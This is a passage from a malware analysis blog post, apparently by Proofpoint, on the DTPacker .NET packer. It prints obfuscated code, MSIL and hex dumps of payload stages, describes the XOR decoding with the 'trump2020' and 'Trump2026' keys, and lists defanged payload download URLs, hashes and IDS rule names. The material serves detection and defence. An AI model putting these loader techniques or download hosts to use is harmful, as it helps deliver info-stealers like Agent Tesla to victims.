+", string.Empty), Regex.Replace("硌硿矑磅矘砮硉矙砉瞈p硌硿矑磅矘砮硉矙砉瞈", "[^\\u0000-\\u007F]+", string.Empty), Regex.Replace("
睾硃矜瞻砄砐矉硉碤瞼:睾硃矜瞻砄砐矉硉碤瞼", "[^\\u0000-\\u007F]+", string.Empty), Regex.Replace("瞽矚矙硑晢硅/瞽矚矙硑晢硅", "
[^\\u0000-\\u007F]+", string.Empty), Regex.Replace("砳砍矿瞰矴/砳砍矿瞰矴", "[^\\u0000-\\u007F]+", string.Empty), Regex.Replace
("矴硯瞢碑矾碑瞿l矴硯瞢碑矾碑瞿", "[^\\u0000-\\u007F]+", string.Empty), Regex.Replace("硞砑矡曈瞷矜硅砆硋膜硙瞥矌瞎瞷i硞砑矡曈瞷矜硅砆硋膜
硙瞥矌瞎瞷", "[^\\u0000-\\u007F]+", string.Empty), Regex.Replace("短硟矾瞕瞎硧矟瞻砝瞔矶码础瞢研v短硟矾瞕瞎硧矟瞻砝瞔矶码础瞢研", "
[^\\u0000-\\u007F]+", string.Empty), Regex.Replace("晶瞸瞰研硔睹硖睿砽e晶瞸瞰研硔睹硖睿砽", "[^\\u0000-\\u007F]+", string.Empty),
Regex.Replace("瞞瞶砯瞔硬砂矡r瞞瞶砯瞔硬砂矡", "[^\\u0000-\\u007F]+", string.Empty), Regex.Replace("硃砢砷瞉瞋砠研矅瞠瞑硒瞑瞻硬p硃砢砷
瞉瞋砠研矅瞠瞑硒瞑瞻硬", "[^\\u0000-\\u007F]+", string.Empty), Regex.Replace("砲瞬矺硝硝瞟硜矹瞔瞕矜瞜瞙砣o砲瞬矺硝硝瞟硜矹瞔瞕矜瞜瞙砣",
"[^\\u0000-\\u007F]+", string.Empty), Regex.Replace("矘睹砸砚砥瞞砺矗石砇睺矸矿矅o矘睹砸砚砥瞞砺矗石砇睺矸矿矅", "[^\\u0000-\\u007F]
+", string.Empty), Regex.Replace("硢瞬瞰矍硇硃晋砟l硢瞬瞰矍硇硃晋砟", "[^\\u0000-\\u007F]+", string.Empty), Regex.Replace("睺砯瞹瞟
瞽o睺砯瞹瞟瞽", "[^\\u0000-\\u007F]+", string.Empty), Regex.Replace("硯砶矌瞪矣矇矴矿瞋矡瞒瞟矛f硯砶矌瞪矣矇矴矿瞋矡瞒瞟矛", "
[^\\u0000-\\u007F]+", string.Empty), Regex.Replace("矊瞍矡晋矩砮砯硇砻瞗砵矺瞋c矊瞍矡晋矩砮砯硇砻瞗砵矺瞋", "[^\\u0000-\\u007F]+",
```

which after removing the non-ASCII characters is:

```
string.Format("{0}{1}{2}{3}{4}{5}{6}{7}{8}{9}{10}{11}{12}{13}{14}{15}{16}{17}{18}{19}{20}{21}{22}{23}{24}{25}{26}{27}{28}{29}
{30}{31}{32}{33}{34}{35}{36}{37}{38}{39}{40}{41}{42}{43}{44}{45}{46}{47}{48}{49}{50}{51}{52}{53}{54}{55}{56}{57}{58}{59}{60}
{61}{62}{63}{64}{65}{66}{67}{68}{69}{70}{71}{72}{73}{74}{75}{76}{77}{78}{79}{80}{81}{82}{83}{84}{85}{86}{87}{88}{89}{90}{91}
{92}{93}{94}{95}{96}{97}{98}{99}{100}{101}{102}{103}{104}{105}{106}{107}{108}{109}{110}{111}{112}{113}{114}{115}{116}{117}
{118}{119}{120}{121}{122}{123}{124}{125}{126}{127}{128}{129}{130}{131}{132}{133}{134}{135}{136}{137}{138}{139}{140}{141}",
"h", "t", "t", "p", ":", "/", "/", "l", "i", "v", "e", "r", "p", "o", "o", "l", "o", "f", "c", "f", "a", "n", "c", "l", "u",
"b", ".", "c", "o", "m", "/", "l", "i", "v", "e", "r", "p", "o", "o", "l", "-", "f", "c", "-", "n", "e", "w", "s", "/", "f",
"e", "a", "t", "u", "r", "e", "s", "/", "s", "t", "e", "v", "e", "n", "-", "g", "e", "r", "r", "a", "r", "d", "-", "l", "i",
"v", "e", "r", "p", "o", "o", "l", "-", "f", "u", "t", "u", "r", "e", "-", "d", "a", "l", "g", "l", "i", "s", "h", "-", "-",
"g", "o", "a", "l", "-", "1", "F", "E", "8", "F", "2", "E", "0", "5", "D", "5", "0", "3", "5", "C", "0", "4", "4", "6", "5",
"5", "2", "6", "3", "9", "B", "8", "3", "3", "6", "B", "8", ".", "h", "t", "m", "l"),
```

leading to download locations (defanged):

hxxp://liverpoolofcfanclub[.]com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-1FE8F2E05D5035C0446552639B8336B8.html

hxxp://liverpoolofcfanclub[.]com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-EC7D4835EC6F56BD999A943FEDF8D489.html

hxxp://liverpoolofcfanclub[.]com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-DE7C2CE9F7D38544A851414C40C46A3F.html

which amidst innocent-looking pages that appear to be taken from liverpool.com, includes the next stage as ASCII-character codes with digits 0-9 replaced by "GIucvPNTOs":

```
<title>The Rhian Brewster Experience has underdelivered at Liverpool so far, but that might be about to change -
    Liverpool.com</title>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<meta name="description"
    content="Rhian Brewster was hyped up before the start of the season, but was that fair&#x3f;">
<meta name="robots" content="noarchive">
<meta name="keywords"
    content="TT sG Ivv G c G G G v G G G uPP uPP G G IOv G G G G G G G Nv G G G G G G G G G G G G G G G G G G G G G G G G G G G G G
    G G G G IuO G G G Iv cI ION Iv G IOG s uGP cc IOv I TN uGP cc Ov IGv IGP IIP cu IIu IIv III IGc IIv sT IGs cu ss sT IIG IIG III IIN
    cu sO IGI cu IIv IIT IIG cu IGP IIG cu NO Ts Oc cu IGs III IGG IGI vN Ic Ic IG cN G G G G G G G OG Ns G G TN I c G TN Ivu vI IOG G G
    G G G G G G uuv G cv G II I OG G G INN IG G G N G G G G G G sv IsN IG G G cu G G G uuv IG G G G G IuO G cu G G G u G G v G G G G G G
```

Finally, the usual "00112266" resource, encoded with the "trump2020" key, has the final payload, Agent Tesla.

Later samples varied the domain name but kept very similar paths and the same innocent-looking page.




Figure: DTPacker used Liverpool FC themed download locations for the final payload. The sites masqueraded as legitimate Liverpool FC and fan-related websites.

String Obfuscation using Obfuscated Character Code Arrays

This sample (SHA256 281cdbf590c22cd684700dcde609d6be48ddf3e4d988d48e65d9c688ce76f7af) uses obfuscated .NET code to store important strings as arrays of ASCII character codes:

[0] : qHWXhtvYuc

[1] : Append

[2] : hxxp://mmwrlridbhmibnr[.]ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-40505C0917C3E190B486745F4941F177.html

[3] : <meta name="keywords" content="([\w\d]*)">

[4] : UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41

[5] : GetType

[6] : Assembly

[7] : ToArray

[8] : Load

[9] : EntryPoint

[10] : Invoke


[11] : LoginForm

For the URL string, we have (when decompiled in ILSpy):


```
public static string smethod_1()
{
    UIntPtr[] array = new UIntPtr[137];
    ((short[])(object)array)[136] = 53;
    ((short[])(object)array)[136] = 51;
    ((short[])(object)array)[136] = 50;
    ((short[])(object)array)[136] = 108;
    ((short[])(object)array)[135] = 101;
    ((short[])(object)array)[135] = 52;
    ((short[])(object)array)[135] = 48;
    ((short[])(object)array)[135] = 109;
    ((short[])(object)array)[1] = 52;
    ((short[])(object)array)[1] = 100;
    ((short[])(object)array)[1] = 48;
    ((short[])(object)array)[1] = 116;
    ((short[])(object)array)[0] = 51;
    ((short[])(object)array)[0] = 98;
    ((short[])(object)array)[0] = 54;
    ((short[])(object)array)[0] = 104;
    return new string((char[])(object)array);
}
```

In each block of four assignments, the first three are junk and overwritten by the next.

This appears to be done in the underlying MSIL (intermediate language) code:



```
IL_0000: (05) 2089000000          ldc.i4 0x89
IL_0005: (05) 8d2a000001          newarr (TypeRef) UIntPtr
IL_000a: (01) 25                  dup
IL_000b: (05) 2088000000          ldc.i4 0x88
IL_0010: (02) 1f35                ldc.i4.s 0x35
IL_0012: (01) 9d                  stelem.i2
IL_0013: (01) 25                  dup
IL_0014: (05) 2088000000          ldc.i4 0x88
IL_0019: (02) 1f33                ldc.i4.s 0x33
IL_001b: (01) 9d                  stelem.i2
IL_001c: (01) 25                  dup
IL_001d: (05) 2088000000          ldc.i4 0x88
IL_0022: (02) 1f32                ldc.i4.s 0x32
IL_0024: (01) 9d                  stelem.i2
IL_0025: (01) 25                  dup
IL_0026: (05) 2088000000          ldc.i4 0x88
IL_002b: (02) 1f6c                ldc.i4.s 0x6c
IL_002d: (01) 9d                  stelem.i2
IL_002e: (01) 25                  dup
IL_002f: (05) 2087000000          ldc.i4 0x87
IL_0034: (02) 1f65                ldc.i4.s 0x65
IL_0036: (01) 9d                  stelem.i2
IL_0037: (01) 25                  dup
IL_0038: (05) 2087000000          ldc.i4 0x87
IL_003d: (02) 1f34                ldc.i4.s 0x34
IL_003f: (01) 9d                  stelem.i2
IL_0040: (01) 25                  dup
IL_0041: (05) 2087000000          ldc.i4 0x87
IL_0046: (02) 1f30                ldc.i4.s 0x30
IL_0048: (01) 9d                  stelem.i2
IL_0049: (01) 25                  dup
IL_004a: (05) 2087000000          ldc.i4 0x87
IL_004f: (02) 1f6d                ldc.i4.s 0x6d
IL_0051: (01) 9d                  stelem.i2
IL_0052: (01) 25                  dup
```



```
IL_1186: (05) 2001000000          ldc.i4 0x1
IL_118b: (02) 1f34                ldc.i4.s 0x34
IL_118d: (01) 9d                  stelem.i2
IL_118e: (01) 25                  dup
IL_118f: (05) 2001000000          ldc.i4 0x1
IL_1194: (02) 1f64                ldc.i4.s 0x64
IL_1196: (01) 9d                  stelem.i2
IL_1197: (01) 25                  dup
IL_1198: (05) 2001000000          ldc.i4 0x1
IL_119d: (02) 1f30                ldc.i4.s 0x30
IL_119f: (01) 9d                  stelem.i2
IL_11a0: (01) 25                  dup
IL_11a1: (01) 17                  ldc.i4.1
IL_11a2: (02) 1f74                ldc.i4.s 0x74
IL_11a4: (01) 9d                  stelem.i2
IL_11a5: (01) 25                  dup
IL_11a6: (05) 2000000000          ldc.i4 0x0
IL_11ab: (02) 1f33                ldc.i4.s 0x33
IL_11ad: (01) 9d                  stelem.i2
IL_11ae: (01) 25                  dup
IL_11af: (05) 2000000000          ldc.i4 0x0
IL_11b4: (02) 1f62                ldc.i4.s 0x62
IL_11b6: (01) 9d                  stelem.i2
IL_11b7: (01) 25                  dup
IL_11b8: (05) 2000000000          ldc.i4 0x0
IL_11bd: (02) 1f36                ldc.i4.s 0x36
IL_11bf: (01) 9d                  stelem.i2
IL_11c0: (01) 25                  dup
IL_11c1: (01) 16                  ldc.i4.0
IL_11c2: (02) 1f68                ldc.i4.s 0x68
IL_11c4: (01) 9d                  stelem.i2
```

The obfuscating instructions are not actually in the shortest form as would be expected from a normal compiler. E.g.

(05) 2000000000 : ldc.i4 0x0

could have been achieved with

(01) 16 : ldc.i4.0

as it is in the instruction performing the final assignment.


The final payload in this case was Agent Tesla.

This Python script (on Github) decoder-dup-array-strings.py will output deobfuscated strings from a .NET binary using this technique.

"Trump2026" Variant with Straight XOR

Beginning in August 2021, Proofpoint observed samples where the second stage is no longer using the custom XOR routine and fixed key "trump2020", but instead is using straight XOR with fixed ASCII key "Trump2026".

In this sample (SHA256 a564eb282800ed662b1c55ae65fbba86b6feca00a2e15ebb36a61fc53ac47c3a), the intermediate stage is stored as ASCII character codes in the "Strings" table:



The payload is stored from offset 0x250 in the intermediate stage:

```
00000250  19 28 e5 6d 73 32 30 32  32 54 72 75 92 8f 32 30  |.(.ms2022Tru..20|
00000260  8a 36 54 72 75 6d 70 32  70 32 36 54 72 75 6d 70  |.6Trump2p26Trump|
00000270  32 30 32 36 54 72 75 6d  70 32 30 32 36 54 72 75  |2026Trump2026Tru|
00000280  6d 70 32 30 32 36 54 72  75 6d 70 32 b0 32 36 54  |mp2026Trump2.26T|
00000290  7c 6a d7 7e 32 84 3b fb  75 ca 74 21 bd 13 64 5a  ||j.~2.;.u.t!..dZ|
000002a0  5f 27 52 05 1f 1f 55 42  53 5b 74 11 14 03 1e 5d  |_'R...UBS[t....]|
000002b0  44 12 54 31 52 07 18 1e  12 59 5c 16 10 3d 26 4d  |D.T1R....Y\..=&M|
000002c0  1d 5d 54 57 18 59 7f 7f  49 70 32 30 32 36 54 72  |.]TW.Y..Ip2026Tr|
000002d0  25 28 70 32 7c 33 35 54  c7 91 b9 10 32 30 32 36  |%(p2|35T....2026|
```

which, after XORing with key "Trump2026" gives:

```
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ..............|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
00000080  50 45 00 00 4c 01 03 00  b5 e4 d4 60 00 00 00 00  |PE..L......`....|
```


This payload was Agent Tesla.

This sample (SHA256 affea9c276ded88eea1e39ac39fb19373c4b62d4251fb1d06f37a05e35dfa463), is a downloader with the download URLs stored in the clear in User Strings (defanged):

hxxps://cdn.discordapp[.]com/attachments/893177342426509335/897124528768032848/9722D04C.jpg

hxxps://cdn.discordapp[.]com/attachments/893177342426509335/897124531213336656/F526E587.jpg

The downloads are ASCII character codes:



which when glued together and decoded give the intermediate stage containing:

```
00000250  19 28 30 3f 98 32 30 32  36 0c f1 9d 64 fb fa b3  |.(0?.2026...d...|
00000260  f2 0a df 72 76 ac f3 f2  18 31 3e ab 93 e5 6d 70  |...rv....1>...mp|
00000270  32 30 32 36 54 72 75 6d  70 32 30 32 36 54 72 75  |2026Trump2026Tru|
00000280  6d 70 32 30 32 36 54 72  75 6d 70 32 88 32 36 54  |mp2026Trump2.26T|
00000290  7c 6a d7 7e 32 84 3b fb  75 ca 74 21 bd 13 64 5a  ||j.~2.;.u.t!..dZ|
000002a0  5f 27 52 05 1f 1f 55 42  53 5b 74 11 14 03 1e 5d  |_'R...UBS[t....]|
000002b0  44 12 54 31 52 07 18 1e  12 59 5c 16 10 3d 26 4d  |D.T1R....Y\..=&M|
000002c0  1d 5d 54 57 18 59 7f 7f  49 70 32 30 32 36 54 72  |.]TW.Y..Ip2026Tr|
000002d0  08 0b 4f 29 09 35 67 1c  4b 72 3c 38 0b 37 63 7e  |..O).5g.Kr<8.7c~|
```

When decoded with XOR key "Trump2026," the final payload is FormBook.

CyaX Packer using Same Modified XOR Routine

From November 2021, Proofpoint observed CyaX-packer using a very similar second stage to that of DTPacker with the "trump2020" key.

This time, however, the keys are randomly generated, ASCII, mixed case alphabetic, and 8-14 characters long, rather than UTF-16-encoded "trump2020".

In this sample (SHA2564053206d66d627d145d9da8d8e208d08c85755036a5393ccc6e8afd6117df864), the intermediate stage contains a .NET resource file "18Ocjj4dc4" starting:

jCcPzKq+9JLar8eO2ILnqfrkj8Wj64Lqo7XsiMaV85jStPyV/bTiu9+RwqTPheOrwqrjteyIxpXzmNK0/BV9NGItKqrrjTJvPFOC
...

which after base64-decoding gives:

```
00000000  8c 27 0f cc aa be f4 92  da af c7 8e d8 82 e7 a9  |.'..............|
00000010  fa e4 8f c5 a3 eb 82 ea  a3 b5 ec 88 c6 95 f3 98  |................|
00000020  d2 b4 fc 95 fd b4 e2 bb  df 91 c2 a4 cf 85 e3 ab  |................|
00000030  c2 aa e3 b5 ec 88 c6 95  f3 98 d2 b4 fc 15 7d 34  |..............}4|
00000040  62 2d 2a aa eb 8d 32 6f  3c 53 82 e9 54 35 4b db  |b-*...2o<S..T5K.|
00000050  2d 15 00 4b 91 85 5e d0  46 ae 8b b2 73 dc 21 d9  |-..K..^.F...s.!.|
00000060  43 95 d3 39 eb 63 b8 79  b2 b6 8f 6e e8 3f 26 ed  |C..9.c.y...n.?&.|
00000070  85 7f a8 7d c6 71 08 39  60 e2 89 c3 a5 ed 84 ec  |...}.q.9`.......|
00000080  a5 a3 b5 d1 9f 80 e5 8b  c1 20 0d d3 5a 13 45 1c  |......... ..Z.E.|
```

XORing this with itself shifted by one byte gives:

```
00000000  ab 28 c3 66 14 4a 66 48  75 68 49 56 5a 65 4e 53  |.(.f.JfHuhIVZeNS|
00000010  1e 6b 4a 66 48 69 68 49  16 59 64 4e 53 66 6b 4a  |.kJfHihI.YdNSfkJ|
00000020  66 48 69 68 49 56 59 64  4e 53 66 6b 4a 66 48 69  |fHihIVYdNSfkJfHi|
00000030  68 49 56 59 64 4e 53 66  6b 4a 66 48 e9 68 49 56  |hIVYdNSfkJfH.hIV|
00000040  4f 07 80 41 66 bf 5d 53  6f d1 6b bd 61 7e 90 f6  |O..Af.]So.k.a~..|
00000050  38 15 4b da 14 db 8e 96  e8 25 39 c1 af fd f8 9a  |8.K......%9.....|
00000060  d6 46 ea d2 88 db c1 cb  04 39 e1 86 d7 19 cb 68  |.F.......9.....h|
00000070  fa d7 d5 bb b7 79 31 59  82 6b 4a 66 48 69 68 49  |.....y1Y.kJfHihI|
00000080  06 16 64 4e 1f 65 6e 4a  e1 2d de 89 49 56 59 64  |..dN.enJ.-..IVYd|
```

and then using the modified XOR routine with key "dNSfkJfHihIVY" gives:

```
00000000  c1 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |.Z..............|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
00000080  50 45 00 00 4c 01 03 00  87 5b 91 61 00 00 00 00  |PE..L....[.a....|
```

which, after fixing the first byte, is Agent Tesla.

This would suggest a common source for the second stage of both the "trump2020" version of DTPacker and the latest second stage of CyaX. It is possible there is a resource overlap between DTPacker and CyaX, such as both authors paying for the same DLL encoder, but Proofpoint cannot confirm this.

Conclusion

DTPacker’s use as both a packer and downloader and its variation in delivery and obfuscation whilst keeping two such unique keys as part of its decoding is very unusual.

It is unknown why the malware author specifically referred to Donald Trump in the malware’s fixed passwords, as it is not used to specifically target politicians or political organizations and would not be seen by the intended victims. Proofpoint assesses this malware will continue to be used by multiple threat actors.

Network IDS Rules:

Proofpoint Emerging Threats includes multiple detections for this malware.

2031127 - ET MALWARE DTLoader Binary Request

2031128 - ET MALWARE DTLoader Encoded Binary - Server Response

2031129 - ET MALWARE DTLoader Domain (ahgwqrq .xyz in TLS SNI)

2033356 - ET MALWARE DTLoader Binary Request M2

2844913 - ETPRO MALWARE Haskell Downloader/DTLoader CnC Activity

2846706 - ETPRO MALWARE DTLoader Variant Activity

2847389 - ETPRO MALWARE DTLoader CnC Activity

2847503 - ETPRO MALWARE DTLoader Variant Activity

2847916 - ETPRO MALWARE DTLoader Obfuscated HTML Payload Inbound

2847940 - ETPRO MALWARE DTLoader Activity

2850461 - ETPRO MALWARE DTLoader Retrieving Encoded Payload

Sample Indicators of Compromise

Indicator	Description	Associated Malware
9d713d2254e529286ed3ac471e134169d2c7279b0eaf82eb9923cd46954d5d27	DTPacker SHA256	Agent Tesla
hxxps://hastebin[.]com/raw/azipitojuj hxxps://hastebin[.]com/raw/urafehisiv	Payload Download Location	Agent Tesla
285f4e79ae946ef179e45319caf11bf0c1cdaa376924b83bfbf82ed39361911b	DTPacker SHA256	Ave Maria RAT
512b2f1f4b659930900abcc8f51d175e88c81b0641b7450a6618b77848fa3b40	DTPacker SHA256	Agent Tesla
1312912d725d45bcd1b63922ec9a84abca7a8c9c669c13efbd03472c764be056	DTPacker SHA256	AsyncRAT
ba0f9be7cf006404bcfab6b6adbad0cef7281c3792490903632a4010d8a74f42	DTPacker SHA256	Agent Tesla
hxxps://ahgwqrq[.]xyz/getrandombase64.php?get=E2E813E9694BE43CAD964C0453632F91 hxxps://ahgwqrq[.]xyz/getrandombase64.php?get=63DC49E5D8F5F50F8838551347009928 hxxps://ahgwqrq[.]xyz/getrandombase64.php?get=D13B96F0619AC39B44A32D3E0A260C89	Payload Download Location	Agent Tesla

hxxps://ahgwqrq[.]xyz/getrandombase64.php?get=85530E49BB23CD9DBD8461A2FC5D18A2		
5d555eddfc23183dd821432fd2a4a04a543c8c1907b636440eb6e7d21829576c	DTPacker SHA256	Agent Tesla
hxxp://193.239.147[.]103/base/264712C97B662289D6644F926525A252.html	Payload Download Location	Agent Tesla
b53558a85b8bb10ce70cb0592a81e540683d459b9d8666b7927c105f1141a189	DTPacker SHA256	Snake Keylogger
hxxp://osndjdjjjdjshgaggdkf[.]com/base/377A23697621555ED2123D80005200D7.html hxxp://osndjdjjjdjshgaggdkf[.]com/base/650D6251494D3B160CBC93685F2FA1E4.html hxxp://osndjdjjjdjshgaggdkf[.]com/base/2A812C716BD7EB40F36227E584D97524.html	Payload Download Location	Snake Keylogger
9cc817f0205da4bde1d938e1817aa98fe4f4a5dcbcaffbe8b45041e24c105aa0	DTPacker SHA256	Agent Tesla
hxxp://liverpoolofcfanclub[.]com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-1FE8F2E05D5035C0446552639B8336B8.htm hxxp://liverpoolofcfanclub[.]com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-EC7D4835EC6F56BD999A943FEDF8D489.html hxxp://liverpoolofcfanclub[.]com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-DE7C2CE9F7D38544A851414C40C46A3F.html	Payload Download Location	Agent Tesla
281cdbf590c22cd684700dcde609d6be48ddf3e4d988d48e65d9c688ce76f7af	DTPacker SHA256	Agent Tesla
hxxp://mmwrlridbhmibnr[.]ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-40505C0917C3E190B486745F4941F177.html	DTPacker Download URL	Agent Tesla

a564eb282800ed662b1c55ae65fbba86b6feca00a2e15ebb36a61fc53ac47c3a	DTPacker SHA256	Agent Tesla
affea9c276ded88eea1e39ac39fb19373c4b62d4251fb1d06f37a05e35dfa463	DTPacker SHA256	FormBook
hxxps://cdn.discordapp[.]com/attachments/893177342426509335/897124528768032848/9722D04C.jpg hxxps://cdn.discordapp[.]com/attachments/893177342426509335/897124531213336656/F526E587.jpg	DTPacker Download URL	FormBook
4053206d66d627d145d9da8d8e208d08c85755036a5393ccc6e8afd6117df864	DTPacker SHA256	Agent Tesla

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Source: https://www.proofpoint.com/us/blog/threat-insight/dtpacker-net-packer-curious-password-1